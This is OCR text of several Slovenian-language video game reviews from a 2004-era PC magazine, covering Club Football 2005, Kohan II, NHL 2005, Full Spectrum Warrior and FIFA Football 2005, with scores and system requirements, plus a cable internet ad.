Kaj je tako hudo narobe? Kaj ni?! Fizika v igri preprosto ne obstaja, saj žoga enkrat leti naokoli kot projektil, izstreljen iz F-16, spet drugič lebdi kot balon, polnjen s helijem. Igralci po mehkobi gibanja zaostajajo za padajočimi hlodi, hodijo le izjemoma, saj imajo raje čudežno drsanje, med približanimi posnetki pa kažejo natanko dve različni

DESNO Sodniki se kljub skorajšnjim umorom pri odvzemanju žoge oglasijo na pol ure, pa še takrat neumestno. zabavnimi imeni.

> **DA JE VSE V SLOGU, POSKRBI ŠPARTANSKI VIDEZ TER OČITNO RUSKA KOMENTATORJA**

dolgočasni animaciji, ki jih ponavadi ni mogoče niti preskočiti. Umetna inteligenca ne dosega taktike pošasti iz Serious Sama, saj obstaja eno samo pravilo: "Zgrabi balonarico, šprintaj do nasprotnikovega gola in brcaj kot usekan." Obramba probleme enostavno ignorira, vratarji so med vrati na pravem mestu tako kot poštarji, enkrat na dan, spreminjanje postavitve pa ima na igro toliko vpliva kot prdec neodraslega pingvina na ogrevanje ozračja. Seveda ne smete misliti, da obstaja kak managerski del, internetno večigralstvo ali naprednejši trening. Lepo vas prosimo, to je nepotreben balast. Na voljo vam je hitra tekma in tekmovanje v kateri izmed lig, kjer nastopa Real Madrid. Ah, in skoraj bi pozabili bonus – ustvarjanje lastnih turnirjev in igralcev. Neverjetno!

Da je vse v slogu, poskrbi špartanski videz ter očitno ruska komentatorja, ki tekst prejemata po telegrafu in ga temu primerno odsekano servirata.

Edina neterpna točka igre (vendar zaklenjena!) so slike in posnetki, povezani z zgodovino ter igralci Reala. Solidna ideja, ki

propade zaradi ničvrednega igralnega sistema pa so še scenariji, kjer klub prevzamete v silno neugodnih okoliščinah – recimo na letošnji tekmi proti Athleticu Bilbao, ko je rezultat 4:2, potrebujete pa izenačenje.

Več nogometnega zadovoljstva boste doživeli, če vadite nabijanje z žogo v steno pod takim kotom, da vam prileti nazaj točno v prašnike. Skratka, bravo Codemasters, postavili ste novo skrajnost bednosti!

Tomaž Bartolj

Min 1 GHz, 256Mb RAM, 64Mb grafična kartica

Opt Res dober želodec in živci

Večigralnost Na enem PC-ju potrebujete še drugo tesio, ki bi to igralo

Na spletu www.codemasters.com/clubfootball2005/

PCF 33% "Odličen, fenomenalen... kot podstavek za skodelico."

S Telemachom v letu 2@@4
Hitreje, ceneje, brez meje !
priklju nina = 2 SIT
e-poštni predal = 0 SIT
dodatni e-naslov = 0 SIT
kabelski modem = 4 SIT
Kabelski internet = 6 SIT
Dodatne informacije:
tel.: 080 22 88 ali www.telemach.si

Kohan II Kings of War

REALNOČASOVNA STRATEGIJA V sedlu nesmrtnih Tomaž Kotnik skuša počiti po lobanji zlo že vsaj stotič v svoji igričarski karieri.

Založnik Global Star *Razvijalec* TimeGate Studios

Osvežimo si spomin. Zalega Kohanov predstavlja nesmrtno populacijo junakov, ki so nekako ujeti v večnih prizadevanjih po osvojitvi plodov zemlje Khaldruna. Medtem ko se gospodje spopadajo med sabo, pa se je nekje globoko pod površjem prebudilo starodavno zlo, ki grozi, da bo zajelo celotno kraljestvo s silami, spodobnimi najstrašnejših nočnih mor. Hej, zlo je tukaj, kaže zobe, kosmate roke in koščene riti in naj nas strela, če ga ne bomo poslali skozi zemeljsko skorjo nazaj tja, kjer so počitnice celo leto in ne bo utegnilo več razmišljati o neumnostih. Lansirali ga bomo dlje kot oko vidi, zapomnite si.

In pri tem si bomo pomagali s šestimi različnimi rasami, petimi okajenimi političnimi frakcijarmi ter nekako privzetim revolucionarnim sistemom nadzora nad enotami, ki naj bi vaše misli zabetoniral bolj v osvajanja in klanje kot čakanje na to, da bodo jabolka popadala z dreves in da bo armada imela kaj dati pod zob. Serija *Kohan* je znana po tem, da je iz strogega okrilja žanra RTS brcnila marsikateri kliše. Mikroupravljanja je tu bolj malo, igra je osredotočena na svoje heroje, okoli katerih se zberejo njihovi podaniki, ne vedoč, da jih bo marsikatero nesposobno strateško teslo popeljalo v bridko smrt. In če smo se v prvem delu bojevali z nesposobnimi Ceyahi, bo zdaj drugače. Kolegom iz zlobnega predela igre se je namreč nekako uspelo izmuzniti popolnemu uničenju ter na svetlo izpustiti že prej omenjene zle sile. Človeštvo je na robu propada, bla, bla, spet smo tam in celo mi smo se začeli ponavljati.

Igrali boste junaka Kohana, ki se je zbudil iz nesmrtnega spanca brez spomina, pominjeval in koruze za pokovko, in še nekaj ostalih likov, ki vam bodo pomagali pri odkrivanju delčkov zgodbe. Kampanja se razteza preko petindvajsetih misij, med katerimi so nekatere zabavne, druge spet počasne in predolge, od vašega znanja in iznajdljivosti bo večkrat odvisno, ali boste čas igranja podvojili ali skrajšali. Ne skrbite preveč, sovrag je večinoma trd, čeprav neizprosen, in če drugega ne, se boste skozi kampanjo vsaj znašli na različnih položajih različnih ras, ki so zastopane v igri. S tem je igra mogoče bolj razgibana, onemogoči pa vam tudi navezanost na katerega izmed likov v igri. Ljudje, nesmrtni, draugani, harouni, gauri in senčni so rase, ki se pojavljajo v Kohanu, ponašajo pa se z unikatnimi enotami, ekonomskimi dejavniki, zgradbami in podobnim.

OGLEJTE SI ŠE TO...

>> **Dawn of War** THQ
>> **Warcraft 3** Vivendi
>> **Total Annihilation** GT Interactive

GLAVNA Naselja imajo lastno obrambo, ki je bolj osnovne sorte.

DESNO ZGORAJ, VRHNJA Če ste mislili, da gre za ples četvorke, ste mislili narobe.

DESNO ZGORAJ, SPODNJA Tako je videti, ko drevo prdne.

> **BOLJ KOT BODO VAŠI JUNAKI IZKUŠENI, SLABŠE SE PIŠE SOVRAGU**

SPODAJ Ko nadgradite naselje, dobite višje zidove.

ŠE VOJSKE, ŠE VOJSKE

Kar je pri *Kohanu* posebej zanimivo, je to, da ni potrebno ustvarjati nekih posebnih tlačanov, ki nam bodo nato kopali po rudnikih, obirali sadno drevje, lovili kosmatince po gozdovih ali redili kurje meso. Vsaka izmed zgradb ima določeno vrednost posameznih virov, ki jo daje kraljestvu in vaše zaloge se bodo kopičile skozi čas, ne glede na to, ali čepite s podaniki vred na jajcih ali se podite naokoli za zlobci. Edina dobrina, ki jo zbirate, je zlato, vse ostale pa so odvisne od negativnega ali pozitivnega pritoka.

Kadar boste ob pogledu na vrh zaslona uživali v spodobnem mnoštvu virov, se boste nemudoma podali tudi v nakup vojaških enot, ki so organizirane v posamezne skupine. Na čelu njih je vodja, ki na plemenitem žrebcu v boju dlje vztraja kot ostali, če pa so batine premočne, jo urno ucvre v zaledje, kjer se bo skupina ponovno napolnila, če boste dovolj blizu vplivnemu območju vaših mest, ki je označeno z zelenim krogom. Enote lahko postavljate v različne formacije ter nastavljate njihovo stopnjo agresivnosti, večino stvari tako ali tako počnejo avtomatično, kar je mogoče še najbolje. Če pa se boste preveč spuščali pod pokrov igre, vas bo čakalo neprijetno opravilo nastavljanja podrobnosti. Jasno, pazite na to, da pri klanju nasprotnika ne pozabite poklati bežečih nasprotnikov, saj se bodo drugače ti hitro vrnili v polni postavi. Junaki so druga zgodba. Kot enote tudi oni skozi bojevanje pridobivajo izkušnje ter postajajo zato nevarnejši. Posamezne skupine, v katerih so junaki, dobijo zato v pomoč pri boju tudi kak bonus, kot je na primer masovni ščit. Mrtvi junaki se ponovno pojavijo znotraj mestnega obzidja, če naskočijo ježa na bojnem polju, a bodo tako žal ostali brez vseh pridobljenih izkušenj in želeli si boste, da bi preživeli še tako krut spopad. A zapomnite si, bolj kot bodo vaše enote in junaki izkušeni, slabše se piše sovragu, z dodobra napumpanimi četami boste na bojiščih uprizarjali masakre vredne katerekoli vrhunske realnočasovne strategije.

ŠE KAJ NOVEGA?

Še nekaj dodatkov smo bili deležni, če se pravilno spomnimo predhodnika. Zdaj boste lahko na posameznih mestih na zemljevidu s posebno ekipo inženirjev zgradili trdnjavo. To je koristno predvsem takrat, ko branite posamezen košček dragocenega ozemlja, kot je na primer rudnik zlata, saj se v trdnjavah skriva vojska, ki se bo spopadla z vsakim napadalcem in če drugega ne, vam bo pridržala toliko časa, da z glavnino vojske prirovarite nad predrznežе z drugega konca zemljevida. Pošteno.

Kohan II je na oko prijeten, animacije so dobre in učinki dovolj svetleči, da jih opazimo. Najedajo sicer vmesne scene, ki skrbijo za napihovanje zgodbe, a jih je mogoče prezreti. Umetna inteligenca bi lahko bila precej boljša, rešuje jo možnost igranja v večigralskem načinu ali načinu "skirmish", kjer pride bolj do izraza. Ljubitelji serije gotovo priznavajo, da jih *Kohan II Kings of War* ni razočaral in ne vem, zakaj temu ne bi prikimali tudi mi.

Tomaž Kotnik – An+!

Min 1,5GHz, 256Mb RAM, 64Mb 3D kartica, 700 Mb HD
Opt 2GHz, 512Mb RAM, 64Mb 3D kartica
Večigralstvo 8 igralcev preko "lokalca" ali na spletu
Na spletu www.timegatestudios.com/kow/

PCF 84% "Zvest svojemu imenu in nekonvencionalni oboroževitvi posameznih lastnosti žanra."

NHL 2005

ŠPORTNA SIMULACIJA Tomaž Bartolj prime ostanke svoje hokejske palice, kupi letalsko karto za ZDA in odide pretolči nekaj riti.

Založnik EA Razvijalec EA

Po lanskoletni dobri, realistično naravnani osnovi, so bila pričakovanja za *NHL 2005* visoka, vendar EA na žalost deluje na drugi frekvenci kot mi, zato se bomo lahko ljubitelji pravega hokeja po bojkotu profesionalnih igralcev NHL zabavali le s skromno slovensko ligo.

Proti arkadni hokejski igri nimamo prav nič, navsezadnje smo bili navdušeni nad *NHL 2002*, a problem je, da je letošnja različica manj zabavna od povprečnega birokrata ter hkrati celo večji vir frustracij. Osnovna težava so "body checki". Očitno so razvijalci do te igre razvijali le kegljaške simulacije in se je njihova poklicna deformacija preslikala na uboge igralce, ki frčijo naokoli, kot bi sodelovali v smrtonosnem načinu "last man standing". Še tako koščeno ščene je sposobno rušenja vseh gorostasov in obrambni igralci z neko nevidno vakuumsko napravo k sebi srkajo nemočne napadalce, da jih nato pošteno povaljajo. Da je norčevanje iz te sicer neverjetno dinamične, a hkrati taktične igre popolno, telesni napadi v sodnikih ne zbujajo nobenih pomislekov in prav presenečeni smo, da ne drsajo okoli z napisi "Runda 2". Igralec bi ob *NHL 2005* prav tako zlahka dobil občutek, da v ligi sodelujejo le zavrnjeni kandidati za serijo *Rocky*, saj pesti pojejo po nekajkrat na tekmo, pri čemer poudarimo, da je ravsanje kot vedno povsem nenavdahnjeno in nad njim nimate nikakršnega nadzora. Zadeve ne omilijo niti številni drsniki, ki so namenjeni prilagajanju stila igre: naj se še tako trudite, neumnosti EA-jevcev ne morete izničiti.

OGLEJTE SI ŠE TO...

>> **NHL 2004** EA
>> **NHL Eastside Hockey Manager** Sega
>> **FIFA Footbal 2005** EA

ZGORAJ LEVO Svetovno prvenstvo postreže z le 8 državami, seveda brez Slovenije.

ZGORAJ DESNO Saj je lepo, da so veseli, ampak verjetno je pri zadetku večjo vlogo odigral nesposoben vratar kot vaš trud.

DESNO Kapo dol hitrim nastavitvam v tekmi: agresivnost v napadu, obrambi in ob bulijih lahko določite le s pritiski na gumbe.

VSE PO STAREM

Pri vsem tem je najbolj žalostno, da se sicer v igri skriva kar nekaj novih funkcij, ki bi lahko lansko podlago ponesle na povsem novo raven. Avtorji so pametno ločili t.i. "wrist" in "slap shot", dodali strel izza mreže, vpeljali so celo nadzor nad praznim ledom. To v praksi pomeni, da nadzirate igralca brez ploščka, ki ga spravite v ugoden položaj za strel, nakar zahtevate podajo od ploščkonosca. Končno so izginile bedasto tempirane menjave in nič več se vam ne bo zgodilo, da boste sredi napada ostali sami, ker se je poborn zazdelo, da so malce utrujeni. Toda kljub temu ofenzivni del ne poteka kot bi želeli. Fantje resda ne odkorakajo na klop, se jim pa zato nikamor ne mudi in riti prinesejo na ustrezna mesta z nekajsekundnim zamikom – to pa je dovolj časa, da vas bodo nasprotniki vmes laže pohabili. Naslednja luštna finta je določanje razvrstitve med bulijem znotraj same tekme – z enim samim gumbom soigralcem dopoveste, na katero napadalno akcijo naj se pripravijo. Preigravanje z desno gobico na dvojnem analognem ploščku je zopet intuitivno in odlično izvedeno, podaje pa so natančnejše. A kaj vse to pomaga, če uporaba naštetih prvin pomeni le gotovo lomljenje hrbtnih vretenc?! Edina uspešna taktika je, da poskušate živi priti v napadalno tretjino, nakar že povsem na robu izvedete čim močnejši "slap shot" in upate, da bo povsem nelogično delujoči vratar naredil eno izmed številnih bedarij in dopustil gol. Vsakršno preigravanje, podajanje in kompleksnejše akcije bodo, še posebno na težavnejših, naravnost bedasto nasilnih stopnjah, grobo zatrte.

Nekoliko prevetren je še način "dinastija", kjer ima vsako vodstvo kluba po novem določeno kombinacijo želja iz področij ambicij po visokih mestih, doseganja čim večjega dobička ali ohranjanja dobrega ekipnega duha, kar določa cilje, ki jih morate v dveh sezonah izpolniti, če želite ohraniti delovno mesto glavnega trenerja. Po eni strani je to dobrodošla popestritev, po drugi pa precejšnje omejevanje igralca, ki s klubom ne sme več početi vsega, kar si želi. Druga večja sprememba je podrobnejša delitev igralcev znotraj obrambnih in napadalnih vrst (strelec, organizator, razdeljevalec "body checkov"...), pri čemer je pravilo, da večja raznolikost v postavah prinaša boljše rezultate. Vrnile so se praktično vse sestavine dinastije iz 2004, le da je nadgrajevanje osebja in zgradb tokrat bolj podrobno in neposredno povezano z uspehi moštva na ledeni ploskvi. Vse skupaj povezuje precej neposrečeno obveščanje prek e-sporočil, kjer zlahka spregledate vitalne podatke za delovanje ekipe kot je poškodba glavnih nosilcev igre.

NHL 2005 prav nič ne pomagajo bleščeč videz, vključevanje nacionalnih ekip, mednarodnih lig, fantastične animacije gibanja in vzdušje v dvoranah, saj se pod tem skriva še na tone napak: vse od zatikajočega, povsem nenastavljivega in posledično komajda igralnega večigralstva, slabih, že slišanih komentarjev, neposrečenih maloštevilnih skladb, neumnega samozapolnjevanja vrst, malomarno izvedenega vpoklica in kupovanja igralcev (vpoklic ima le 5 krogov, za proste igralce se vedno potegujete le vi in nobena druga ekipa), pa do občasne hroščatosti. Edina tolažba: naslednja različica bo težko kaj slabša.


Tomaž Bartolj


Min 750MHz, 128Mb RAM, 1,5Gb, 32Mb 3D kartica
Opt 64Mb 3D kartica, dvojni analogni plošček
Večigralstvo Na enem PC-ju, LAN, internet
Na spletu www.easports.co.uk/nhl

66% "Hudo beden poskus ustvariti arkado, iz katerega je nastalo le ledeno spakedrało."

FREE4ALL
Vsi proti enemu

Edini resnično nov način se zelo prilega arkadnemu značaju in je za spremembo celo zabaven. V igro se vključijo največ štirje igralci na en PC, ki istočasno igrajo proti enemu vratarju, drug proti drugemu in določenemu številu (po izbiri) obrambnih igralcev na polovici igrišča. Odvisno od nastavitev je zmagovalec tisti, ki da določeno število golov oziroma največkrat zadene v omejenem času. Čeravno je resnično mini igra, poskrbi za nekaj smeha, vendar zna osrečevati le krajši čas. Aha, in vključite lahko humoristično velike glave.





Full Spectrum Warrior

REALNOČASOVNA STRATEGIJA Toda ali je tudi boljša od *Commodore 64 Terrorist*?

Založnik THQ Razvijalec Pandemic

Obstaja šola mišljenja, ki trdi, da pri razpravljanju o katerikoli temi obstaja optimalna zasnova pristopov, s katerimi se je lahko lotite. Medtem ko so nekoč tako na primer obstajale razne vrste nogometnih akcijskih iger, danes poznamo samo igre z enakim pogledom na teren in sistemom igranja, kot *FIFA* in *Pro Evo Soccer*. Kar je več kot butasto. Določeno tematiko je namreč zmeraj mogoče uspešno obravnavati na več načinov. Dokaz za trditev: *Full Spectrum Warrior*.

Tradicionalno smo se pri simulacijah modernega skupinskega vojskovanja usmerjali po pristopu *Hidden and Dangerous*, kjer razpolagate z vojaki, med katerimi lahko preklapljate in jih zamenjujete. Ko niste s svojimi soborci – ti znajo poskrbeti sami zase – ste v bistvu vi tisti, ki pritisne na sprožilec in izdaja ukaze.

Full Spectrum Warrior, ki je bila v osnovi zasnovana kot vadbena simulacija za pehotne enote ameriške čete v urbanih okoljih, vam ta sprožilec odvzame in predela celoten pristop v križanca med igro reševanja ugank in RTS. V *FSW* nadzirate dva strelska voda ameriške vojske, vsakega pa sestavljajo štirje možje. Namesto da bi jih ročno vodili, pa jim tokrat le izdajate ukaze o tem, kam naj se odpravijo. Smisel igre tako ni več v tolikšni meri odvisen od vaše sposobnosti čim hitrejšega strela v glavo, temveč od vašega taktičnega pozicioniranja teh parov enot. Uporabljati boste morali najboljše taktične položaje, iskati kritja, odstraniti sovražne enote in se ob tem prebiti do vašega naslednjega cilja s čim manjšo izgubo lastnih enot.

OGLEJTE SI ŠE TO..

>> **Delta Force: Black Hawk Down** Novalogic
>> **Conflict Desert Storm 2** SCi

ZGORAJ LEVO Avtomobili ponujajo izvrstno kritje pred letečimi kroglami. Vsaj za nekaj časa.

ZGORAJ DESNO Ena od teh enot si je pametno poiskala zatočišče.

DESNO SPODAJ Dobili boste priložnost, da si ogledate tudi akcije drugih ameriških sil.

> **FSW VAM TA SPROŽILEC ODVZAME IN PREDELA CELOTEN PRISTOP**

VOJSKA Z MOŽGANI

Čeprav boste med samo igro izstrelili veliko krogel, pa *Full Spectrum Warrior* ni strelska igra. V bistvu temelji na reševanju ugank, ki so zasnovane na pravilih vojskovanja ameriške vojske. Tako vas bo na primer primerno kritje vedno zavarovalo pred morebitnimi streli. Če se boste spopadli s sovražnikovo enoto, bo ta ogenj tudi vrnila: to pa pomeni, da ne bo streljala na vaše druge enote. Tako boste ob streljanju na nasprotnike omogočili vaši drugi enoti, da zavzame bočni položaj, s katerim obide sovražnikovo zatočišče. Ob tem pa vam je na voljo še veliko več akcij in pristopov. Nekateri med njimi na primer vključujejo kritje podrejenih enot. Kdaj napoči pravi čas za uporabo granat? Prav takšno taktično manevriranje sestavlja samo jedro igre – kako lahko izberem položaj, ki mi omogoča bistveno taktično prednost pred nasprotnikom, ne da bi pri tem nasprotna stran dobila priložnost za streljanje? Treba je povedati, da gre za neobičajno popoln sistem, pri katerem boste večino časa lahko vnaprej napovedali, ali boste uspeli ali pa vam bo spodletelo.

Čeprav občasno pokažejo zobe tudi naključja – ob teku preko odprtega terena, ki ga obstreljujejo sovražne enote, vas ne bodo zmeraj pokosili njihovi streli – pa igrajo ta le minimalno vlogo v primerjavi z večino sodobnih strelskih igric. Priznati pa moramo, da kljub temu štos ni le v uporabi malih sivih celic, mišični masi in strategiji – včasih se boste preprosto morali znajti na pravem mestu ob pravem času in pri tem imeti še kanček sreče. Celotna igra prav tako daje občutek avtentičnosti, saj krogle delujejo resnično smrtonosno, zmeraj pa so razvidne tudi značajske posebnosti posameznih vojakov, zaradi katerih vam zanje niti najmanj ne bo vseeno in boste kar zeleni od besa, ko bo kateri izmed njih obležal v mlaki krvi. Pri tem pa *Full Spectrum Warrior* ni igra, v kateri se boste spopadali z velikanskimi količinami sovražnikov. Prav nasprotno: en sam sovražni vojak lahko z avtomatsko puško odstrani vašo celotno ekipo. V primeru, da niste pozorni na dogajanje v okolici, seveda.

Na poti do še večje priljubljenosti in razširjenosti *Full Spectrum Warrior* pa stojita dve večji napaki. Prva je vsekakor linearna struktura igre, zaradi katere se začne igra hitro ponavljati, včasoma pa jo lahko igrate že povsem mehanično in rutinsko, pri čemer vam ne bo pomagala niti izbira težje težavnostne stopnje. Druga napaka pa je sam nadzorni sistem, ki ne omogoča natančnosti, ki bi jo potrebovali v vročici neposrednega strelskega spopada. Če boste poskušali manevrirati v ozkih področjih ali se napotiti do oddaljenega zatočišča, lahko zaradi tega vaši vojaki ranljivi obtičijo na odprtem območju in si kar pričnejo jemati mere za krsto.

Kljub temu pa boste na svoj čas služkovanja kot *Full Spectrum Warrior* gledali z orosenimi očmi, vsekakor gre za vrsto igre, na katero bi radi naleteli še kdaj v prihodnosti. **PCF**

Min 1 GHz, 256Mb RAM, DX9 3D kartica
Opt 2GHz, 512Mb RAM, GeForce 4 Ti/Radeon 9500
Večigralstvo 2 igralca v kooperativnem načinu
Na spletu www.fullspectrumwarrior.com

PCF 74% "Zadosten dokaz, da so v sodobni vojski dobrodošli tudi inteligentni vojaki."

Osnovne taktike v *Full Spectrum Warrior*

Lekcija številka ena: Bočni napad

Naša ekipa se je lotila spopada s tem tipom iz druge smeri. Ker za zatočišče uporablja vogal zgradbe, ga ne moremo ustreliti. Ker pa naše enote čepijo za smetnjakom, jih tudi on ne more ustreliti. Nekakšen pat položaj, torej.


S tem smo pridobili čas, da smo premaknili drugo ekipo okrog vogala zgradbe, tako da se mu je lahko približala s strani, na kateri nima kritja. Določite smer streljanja in vaše ekipe ga bodo uspele odstraniti. Taktika iz šolskih učbenikov.

Tudi pri *FIFI* postaja posedovanje dvojnega analognega ploščka nuja - še en korak v to smer je prvi dotik, ki je (podobno kot pri *PES*) vezan na desno gobico, na tipkovnici pa je nadzor precej težavnejši.

FIFA Football 2005

ŠPORTNA SIMULACIJA Tomaž Bartolj brca vedno isto žogo, greši vedno iste gole in zre v vedno iste potne obraze. Kje je razlika?

Založnik EA Razvijalec EA



Letošnja *FIFA* prinaša mnogo novega – recimo naslovnico in nekoliko spremenjen, tanek priročnik – a prava revolucija v zadnji izdaji je spet povsem umestna zamenjava letnice 2004 z 2005. Sicer je res minilo celih dvanajst mesecev, toda o čem tako pretresljivem, so upali sanjati le največji optimisti. Samo pomislite kam je prišla ta čudežna tehnika: ko zavržemo koledar, imajo razvijalci *FIFE* za tisk že pripravljen logotip z novo letnico. Zahtevno delo, ki zaposluje največje talente industrije, opravijo celo nekaj mesecev pred dejanskim novim letom – enostavno osupljivo.

Cinizem. Ne moremo se ga znebiti. Posebno po tem, ko je lani na prizorišče stopil *PES 3* in smo (naivno?) pričakovali, da bodo pri oddelku EA Sports na to reagirali s še odločnejšim prenavljanjem serije, kot je bilo to nakazano v 2004. Ampak ne – oni so utrujeni in se morajo malce ustaviti. Še dobro, kajti kar nismo mogli dohajati nenehnih revolucij. Mater, zopet – prekleti cinizem!

VSE PO STAREM

Po tehnični plati je igra pričakovano skorajda brez napak in jo lahko postavimo za vzor vsem ostalim tekmicam. Kakšne drastične spremembe videza sicer ni, a je zelo očitno, da so tokrat precej časa posvetili glajenju animacij gibanja, ki so že blizu popolnih, pa tudi vremenski učinki so prepričljivejši. Igralci se skozi tekmo umažejo, preslikava zvezdnikov je, razen v redkih primerih temnopoltih igralcev, ki na približanih posnetkih izgledajo kot da trpijo za kožno boleznijo, zadovoljiva, komentarji smiselni, tekoče povezani in ne preveč enolični, vzdušje na stadionih vroče. Računalnik kot nasprotnik ne razočara, saj je sposoben lepo organiziranih napadov in se mu nikoli ne mudi z brezglavim solističnim tekanjem – ob vodstvu v zadnjih minutah celo namerno zavlačuje igro s podajami nazaj! Le za odtenek slabši so lastni igralci v obrambi, ki se nekoliko preradi postavijo na okope in nasprotnika prav mirno čakajo, praktično nikoli pa ne zakuhajo kaj, kar bi neposredno ogrozilo rezultat. Ampak tega smo že vajeni in karkoli drugega bi pomenilo bentenje na višjem nivoju.

Če odmislimo vse našteto in posodobljene postave klubov ter državnih reprezentanc, se znajdemo v zadregi – ali je sploh še kakšna novost, na katero bi morali opozoriti? Sam igralni sistem je namreč enostavno identičen tistemu iz štirice. Še vedno je tukaj t.i. nadzor igralcev brez žoge, vnaprejšnje izbiranje potekov akcij po prostih strelih in izvajanju kotov, sistem podajanja v prazen prostor. Edini resnično nov element je igra na prvi dotik: omogoča vam, da si žogo potisnete v izbrano smer, takoj ko jo prejmete, ne da bi jo poprej umirjali. Na račun tega je nekaj več možnosti pri preigravanju, katerega poanta pa je silno zmanjšana zaradi nekoliko arkadnega stila igre.

OGLEJTE SI ŠE TO...

>> **FIFA 2004** EA
>> **Football Manager 2005** Sega
>> **Total Club Manager 2005** EA

ZGORAJ DESNO VRHNJA Če si želite občutka TV prenosa, je *FIFA* naslov za vas. Šov je njegovo srednje ime.

ZGORAJ DESNO SPODNJA V bistvu pri nogometu najbolj občudujemo travnato površino – kako hudiča jim uspe, da je vedno tako urejena?

> **EDINI RESNIČNO NOV ELEMENT JE IGRA NA PRVI DOTIK**

Sicer vam lahko obvladanje nove funkcije v redkih primerih da kanček prednosti, a zopet je precej preprosteje uporabiti nekaj hitrih podaj in sprožiti nerealistično bombo z velike razdalje. Na področju nogometnega realizma *FIFA* pač nikoli ni bila enakovredna seriji *PES* in tudi po zadnji izvedbi ostaja boljša izbira le za ne najbolj zagrizene igralce.

ZAKLENJENI COLLINA

Da bi preizkusili vse vidike igre, ki jih, mimogrede, sploh ni tako veliko, so pri EA vpeljali nagradni sistem, ki vas zasipa s točkami za praktično vsako potezo. Odigrajte hitro tekmo, dejanski ali lastno ustvarjeni turnir, oblikujte igralca, uporabite možnost povezovanja z EA-jevim bolj poslovnim *Total Club Managerjem*, se izobražujte na treningih, osvojite lovoriko in si jo oglejte v posebni trofejni sobi, pa boste nekoliko razširili račun, s katerim lahko odklenete malenkosti, kot so novi dresi, žoge, nočne tekme in, morda najbolj zanimivo, sodnika Collino na prijateljskih mednarodnih tekmah. Nekoliko manj posiljeno motivacijo za dolgotrajno igranje vam zna predstavljati sicer zgledno večigralstvo prek EA Sports Online z vsemi pripadajočimi lestvicami, iskalnikom primernih nasprotnikov in možnostjo vključevanja v klube, ki pa ga pestijo težave z nameščanjem potrebnega popravka.

